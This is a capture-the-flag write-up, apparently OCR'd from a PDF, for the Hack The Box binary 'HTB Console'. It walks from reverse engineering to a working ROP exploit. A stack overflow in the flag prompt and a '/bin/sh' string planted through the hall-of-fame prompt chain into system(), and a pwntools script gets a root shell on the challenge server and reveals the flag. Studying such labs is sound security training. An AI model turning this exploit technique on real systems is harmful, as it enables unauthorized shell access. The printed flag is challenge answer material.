
HTBConsole

```
(env) flerb@ubuntu:~/HTB/HTBConsole$ file htb-console
htb-console: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=575e4055094a7f059c67032dd049e4fdbb171266, for GNU/Linux 3.2.0, stripped
(env) flerb@ubuntu:~/HTB/HTBConsole$ checksec htb-console
[*] '/home/flerb/HTB/HTBConsole/htb-console'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
(env) flerb@ubuntu:~/HTB/HTBConsole$
```

```
(env) flerb@ubuntu:~/HTB/HTBConsole$ ./htb-console
Welcome HTB Console Version 0.1 Beta.
>> ?
Unrecognized command.
>> dir
/home/HTB
>> who
Unrecognized command.
>> ls
- Boxes
- Challenges
- Endgames
- Fortress
- Battlegrounds
>> sudo
Unrecognized command.
>> su
Unrecognized command.
>> Alarm clock
```

```
; Attributes: noreturn bp-based frame

; int __fastcall main(int, char **, char **)
main proc near

s= byte ptr -10h

push    rbp
mov     rbp, rsp
sub     rsp, 10h
mov     eax, 0
call    sub_401196
lea     rdi, aWelcomeHtbCons ; "Welcome HTB Console Version 0.1 Beta."
call    _puts
```

```
loc_4013B5:
lea     rdi, asc_40214E ; ">> "
mov     eax, 0
call    _printf
mov     rdx, cs:stdin   ; stream
lea     rax, [rbp+s]
mov     esi, 10h        ; n
mov     rdi, rax        ; s
call    _fgets
lea     rax, [rbp+s]
mov     rdi, rax
call    sub_401201
lea     rax, [rbp+s]
mov     edx, 10h        ; n
mov     esi, 0          ; c
mov     rdi, rax        ; s
call    _memset
jmp     short loc_4013B5
main endp
```



From IDA it looks like the program accepts the following inputs:
id
dir
flag
hof
ls
date

```
(env) flerb@ubuntu:~/HTB/HTBConsole$ ./htb-console
Welcome HTB Console Version 0.1 Beta.
>> id
guest(1337) guest(1337) HTB(31337)
>> dir
/home/HTB
>> hof
Register yourself for HTB Hall of Fame!
Enter your name: jimothy
See you on HoF soon! :)
>> ls
- Boxes
- Challenges
- Endgames
- Fortress
- Battlegrounds
>> date
Sun 19 Sep 2021 01:39:50 PM PDT
>> flag
Enter flag:
Whoops, wrong flag!
>>
```

Disassembly in ghydra

Decompile: FUN_00401201 - (htb-console)

```
1
2  void FUN_00401201(char *param_1)
3
4  {
5    int iVar1;
6    char local_18 [16];
7
8    iVar1 = strcmp(param_1,"id\n");
9    if (iVar1 == 0) {
10     puts("guest(1337) guest(1337) HTB(31337)");
11   }
12   else {
13     iVar1 = strcmp(param_1,"dir\n");
14     if (iVar1 == 0) {
15       puts("/home/HTB");
16     }
17     else {
18       iVar1 = strcmp(param_1,"flag\n");
19       if (iVar1 == 0) {
20         printf("Enter flag: ");
21         fgets(local_18,0x30,stdin);
22         puts("Whoops, wrong flag!");
23       }
24       else {
25         iVar1 = strcmp(param_1,"hof\n");
26         if (iVar1 == 0) {
27           puts("Register yourself for HTB Hall of Fame!");
28           printf("Enter your name: ");
29           fgets(&DAT_004040b0,10,stdin);
30           puts("See you on HoF soon! :)");
31         }
32         else {
33           iVar1 = strcmp(param_1,"ls\n");
34           if (iVar1 == 0) {
35             puts("- Boxes");
36             puts("- Challenges");
37             puts("- Endgames");
38             puts("- Fortress");
39             puts("- Battlegrounds");
40           }
41           else {
42             iVar1 = strcmp(param_1,"date\n");
43             if (iVar1 == 0) {
44               system("date");
45             }
46             else {
47               puts("Unrecognized command.");
48             }
49           }
50         }
51       }
52     }
53   }
54   return;
55 }
56
```

Decompile: FUN_00401397 - (htb-console)

```
1
2  void FUN_00401397(void)
3
4  {
5    char local_18 [16];
6
7    FUN_00401196();
8    puts("Welcome HTB Console Version 0.1 Beta.");
9    do {
10     printf(">> ");
11     fgets(local_18,0x10,stdin);
12     FUN_00401201(local_18);
13     memset(local_18,0,0x10);
14   } while( true );
15 }
16
```


Decompile: FUN_00401196 - (htb-console)


```
1
2  void FUN_00401196(void)
3
4  {
5    alarm(0x1e);
6    setvbuf(stdout,(char *)0x0,2,0);
7    setvbuf(stderr,(char *)0x0,2,0);
8    setvbuf(stdin,(char *)0x0,2,0);
9    return;
10 }
11
```

```
                        *                          FUNCTION
                        ****************************************************
                        undefined FUN_00401196()
             undefined    AL:1          <RETURN>
                        FUN_00401196
00401196 55             PUSH        RBP
00401197 48 89 e5       MOV         RBP,RSP
0040119a bf 1e 00       MOV         EDI,0x1e
         00 00
0040119f e8 cc fe       CALL        <EXTERNAL>::alarm
         ff ff
004011a4 48 8b 05       MOV         RAX,qword ptr [stdout]
         d5 2e 00 00
004011ab b9 00 00       MOV         ECX,0x0
         00 00
004011b0 ba 02 00       MOV         EDX,0x2
         00 00
004011b5 be 00 00       MOV         ESI,0x0
         00 00
004011ba 48 89 c7       MOV         RDI,RAX
004011bd e8 de fe       CALL        <EXTERNAL>::setvbuf
         ff ff
004011c2 48 8b 05       MOV         RAX,qword ptr [stderr]
         d7 2e 00 00
004011c9 b9 00 00       MOV         ECX,0x0
         00 00
004011ce ba 02 00       MOV         EDX,0x2
         00 00
004011d3 be 00 00       MOV         ESI,0x0
         00 00
004011d8 48 89 c7       MOV         RDI,RAX
004011db e8 c0 fe       CALL        <EXTERNAL>::setvbuf
```

They like to put alarms to make things difficult for some reason.

Patched the alarm from 0x1E (30s) to 0xFF (255s)





Decompile: FUN_00401196 - (htb-console-patched)

```
1
2  void FUN_00401196(void)
3
4  {
5    alarm(0xff);
6    setvbuf(stdout,(char *)0x0,2,0);
7    setvbuf(stderr,(char *)0x0,2,0);
8    setvbuf(stdin,(char *)0x0,2,0);
9    return;
10 }
11
```

It looks like there might be an overflow in the flag

```
Decompile: FUN_00401201 - (htb-console-patched)

void FUN_00401201(char *param_1)

{
  int iVar1;
  char local_18 [16];

  iVar1 = strcmp(param_1,"id\n");
  if (iVar1 == 0) {
    puts("guest(1337) guest(1337) HTB(31337)");
  }
  else {
    iVar1 = strcmp(param_1,"dir\n");
    if (iVar1 == 0) {
      puts("/home/HTB");
    }
    else {
      iVar1 = strcmp(param_1,"flag\n");
      if (iVar1 == 0) {
        printf("Enter flag: ");
        fgets(local_18,0x30,stdin);
        puts("Whoops, wrong flag!");
      }
```

Sure enough:

```
(env) flerb@ubuntu:~/HTB/HTBConsole$ ./htb-console-patched
Welcome HTB Console Version 0.1 Beta.
>> flag
Enter flag: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Whoops, wrong flag!
 Segmentation fault (core dumped)
```

Unfortunately NX is enabled

fgets only takes a max of 48 so can use a random 48 character string to figure out the offset of the return address from the beginning of the buffer that's being overflowed:

```
(env) flerb@ubuntu:~/HTB/HTBConsole$ tr -dc A-Za-z0-9 </dev/urandom | head -c 48 ; echo ''
6d5wF5sdwP2y3qmpf1XOdEmadtialGtaINEpYmaBFbWKxXS3
(env) flerb@ubuntu:~/HTB/HTBConsole$ gdb -q htb-console-patched
Reading symbols from htb-console-patched...
(No debugging symbols found in htb-console-patched)
(gdb) run
Starting program: /home/flerb/HTB/HTBConsole/htb-console-patched
Welcome HTB Console Version 0.1 Beta.
>> flag
Enter flag: 6d5wF5sdwP2y3qmpf1XOdEmadtialGtaINEpYmaBFbWKxXS3
Whoops, wrong flag!

Program received signal SIGSEGV, Segmentation fault.
0x0000000000401396 in ?? ()
(gdb) 3
Undefined command: "3".  Try "help".
(gdb) x/s $rsp
0x7fffffffdeb8: "dtialGtaINEpYmaBFbWKxXS"
(gdb) quit
A debugging session is active.

        Inferior 1 [process 3251] will be killed.

Quit anyway? (y or n) y
(env) flerb@ubuntu:~/HTB/HTBConsole$ expr length 6d5wF5sdwP2y3qmpf1XOdEma
24
```

So the return address is at an offset of 24 from the start of the flag buffer, flag buffer is 16 bytes so there are 8 bytes of the int iVar1 variable in between:


```
void FUN_00401201(char *param_1)

{
  int iVar1;
  char local_18 [16];

  iVar1 = strcmp(param_1,"id\n");
  if (iVar1 == 0) {
    puts("guest(1337) guest(1337) HTB(31337)");
  }
  else {
    iVar1 = strcmp(param_1,"dir\n");
    if (iVar1 == 0) {
      puts("/home/HTB");
    }
    else {
      iVar1 = strcmp(param_1,"flag\n");
      if (iVar1 == 0) {
        printf("Enter flag: ");
        fgets(local_18,0x30,stdin);
        puts("Whoops, wrong flag!");
      }
```

It looks like potentially if iVar1 is != 0 that none of these functions will work, they all start with if (iVar1 == 0);

Since the program doesn't mind taking 0's we might as well pad the 16-23 with 0's to ensure it doesn't cause problems.

https://www.youtube.com/watch?v=BQOInyDjfV0 PinkDraconian suggests using the system call that calls Date, so if we can preload the register and call system directly then we should be able to execute whatever we like with system.

Current exploit: We just have to get the argument to system (address to /bin/sh would be nice) into rdi prior to the syscall. 0x40138 is the address of the system call, shown below



```python
#!/usr/bin/env python3

from pwn import *
from colorama import Fore
from colorama import Style

# batcomputer exploit

def main():
    context.log_level = 'DEBUG'
    context(os='linux', arch='amd64')
    io = process('./htb-console-patched')

    # STEP 0
    # Enumerating the binary
    # derived manually using gdb and random string
    return_address_offset = 24
    max_payload_length = 48
    system_address = 0x0040138[illegible]

    system = p64(system_address)

    # STEP 1
    # Leak stack address
    io.sendlineafter('>> ', b'flag')


+---  7 lines: adjust stack address so it's 8 bytes, add nulls to pad to 8 bytes if required ----------

    # Step 2
    padding = b'a' * (return_address_offset - 8) + b'0' * 8
    payload = padding + b'B' * 4 + system

    assert len(payload) <= max_payload_length, f'{Fore.YELLOW}Payload "{len(payload)}" too long. Allowed: {max_payload_length}{Style.RESET_ALL}'

    io.sendlineafter('Enter flag: ', payload)

    #input('IDA')    #this is used so we have a spot to connect IDA to it

    #io.interactive makes sure that it doesn't shut down and allows us to interact with the program
    io.interactive()


if __name__ == '__main__':
    main()
```

The question is how to get the argument to system into rdi.
The way PinkDraconian does this is to find a pop rdi, return instruction using ROPgadget --binary <binary>, the tool also gives us the address, so we end up with:

payload = padding + (address to pop rdi, return) + string_to_execute + system_call_address

The idea is that the address of the pop rdi and return instruction sequence will overwrite the legitimate return address, when the return function happens it will jump to the address of the pop rdi, so rsp will be left pointing on the stack at the address of the string we want in rdi, rdi will pop that, and when the function returns it will pop the return address (into system) into rip and system will be executed with whatever argument is in rdi.

Searching through the disassembly there's nothing readily apparent like /bin/sh that we can use.

So PinkDraconian finds the hof function which allows us to enter a string to a known address.


The idea is that we can use the hof function to enter a string into an address with a known location and that we can then point our ROP payload to load this string into EDI to be executed by system. The hof function is perfect for this.

```
} else {
  iVar1 = strcmp(param_1,"hof\n");
  if (iVar1 == 0) {
    puts("Register yourself for HTB Hall of Fame!");
    printf("Enter your name: ");
    fgets(&DAT_004040b0,10,stdin);
    puts("See you on HoF soon! :)");
  }
```


It has 16 bytes of space and a known address that we can point to.

```
                        DAT_004040b0                            XREF[1]:     FUN_00401201:004012f1(*)
004040b0 00             ??         00h
004040b1 00             ??         00h
004040b2 00             ??         00h
004040b3 00             ??         00h
004040b4 00             ??         00h
004040b5 00             ??         00h
004040b6 00             ??         00h
004040b7 00             ??         00h
004040b8 00             ??         00h
004040b9 00             ??         00h
004040ba 00             ??         00h
004040bb 00             ??         00h
004040bc 00             ??         00h
004040bd 00             ??         00h
004040be 00             ??         00h
004040bf 00             ??         00h
```


When we first hit the return after the /bin/sh is in place and the payload starts executing, the stack pointer is pointing at 0x7ffebc267258 which has 0x401473, the address of the pop rdi, return instruction sequence.




When the return executes it moves the stack pointer forward to 0x7ffeb267260, which has the address to the /bin/sh string we got into memory with the hof call earlier. This address is popped into rdi and then execution returns back to our payload.



The program returns after popping rdi, here RDI now has the 0x4040B0 address in it of the /bin/sh string



Because return pops the next value off the stack to return to, and because that value is the address of System because we put it on there, it returns back to 0x401381 which is the call to system and system executes /bin/sh



Final solve.py

```
flerb@ubuntu: ~/HTB/HTBConsole 121x55
#!/usr/bin/env python3

from pwn import *
from colorama import Fore
from colorama import Style

# batcomputer exploit

def main():
    context.log_level = 'DEBUG'
    context(os='linux', arch='amd64')
    #io = process('./htb-console-patched')
    io = remote('138.68.155.238', 32206)

    # STEP 0
    # Enumerating the binary
    # derived manually using gdb and random string
    return_address_offset = 24
    max_payload_length = 48
    system_address = 0x00401381
    string_to_execute = p64(0x004040b0) #We throw this in so we can point to it in ROP payload
    system = p64(system_address)
    io.sendlineafter('>> ', b'hof')
    io.sendlineafter('Enter your name: ', b'/bin/sh')
    io.sendlineafter('>> ', b'flag')

    # STEP 1
    # Create ROP chain
    pop_rdi = p64(0x00401473)

    # Step 2
    padding = b'a' * 16 + b'0' * 8
    payload = padding + pop_rdi + string_to_execute + system

    assert len(payload) <= max_payload_length, f'{Fore.YELLOW}Payload "{len(payload)}" too long. Allowed: {max_payload_le
ngth}{Style.RESET_ALL}'
    input('IDA')
    io.sendlineafter('Enter flag: ', payload)

    #input('IDA')    #this is used so we have a spot to connect IDA to it

    #io.interactive makes sure that it doesn't shut down and allows us to interact with the program
    io.interactive()


if __name__ == '__main__':
    main()
```

```
flerb@ubuntu:~/HTB/HTBConsole$ ./solve.py
[+] Opening connection to 138.68.155.238 on port 32206: Done
/home/flerb/.local/lib/python3.8/site-packages/pwnlib/tubes/tube.py:822: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  res = self.recvuntil(delim, timeout=timeout)
[DEBUG] Received 0x29 bytes:
    b'Welcome HTB Console Version 0.1 Beta.\n'
    b'>> '
[DEBUG] Sent 0x4 bytes:
    b'hof\n'
[DEBUG] Received 0x39 bytes:
    b'Register yourself for HTB Hall of Fame!\n'
    b'Enter your name: '
[DEBUG] Sent 0x8 bytes:
    b'/bin/sh\n'
[DEBUG] Received 0x18 bytes:
    b'See you on HoF soon! :)\n'
[DEBUG] Received 0x3 bytes:
    b'>> '
[DEBUG] Sent 0x5 bytes:
    b'flag\n'
[DEBUG] Received 0xc bytes:
    b'Enter flag: '
[DEBUG] Sent 0x31 bytes:
    00000000  61 61 61 61  61 61 61 61  61 61 61 61  61 61 61 61  │aaaa│aaaa│aaaa│aaaa│
    00000010  30 30 30 30  30 30 30 30  73 14 40 00  00 00 00 00  │0000│0000│s·@·│····│
    00000020  b0 40 40 00  00 00 00 00  81 13 40 00  00 00 00 00  │·@@·│····│··@·│····│
    00000030  0a                                                  │·│
    00000031
[*] Switching to interactive mode
[DEBUG] Received 0x14 bytes:
    b'Whoops, wrong flag!\n'
Whoops, wrong flag!
$ id
[DEBUG] Sent 0x3 bytes:
    b'id\n'
[DEBUG] Received 0x27 bytes:
    b'uid=0(root) gid=0(root) groups=0(root)\n'
uid=0(root) gid=0(root) groups=0(root)
$ ls
[DEBUG] Sent 0x3 bytes:
    b'ls\n'
[DEBUG] Received 0x11 bytes:
    b'console\n'
    b'flag.txt\n'
console
flag.txt
$ cat flag.txt
[DEBUG] Sent 0xd bytes:
    b'cat flag.txt\n'
[DEBUG] Received 0x18 bytes:
    b'HTB{fl@g_a$_a_s3rv1c3?}\n'
HTB{fl@g_a$_a_s3rv1c3?}
$
```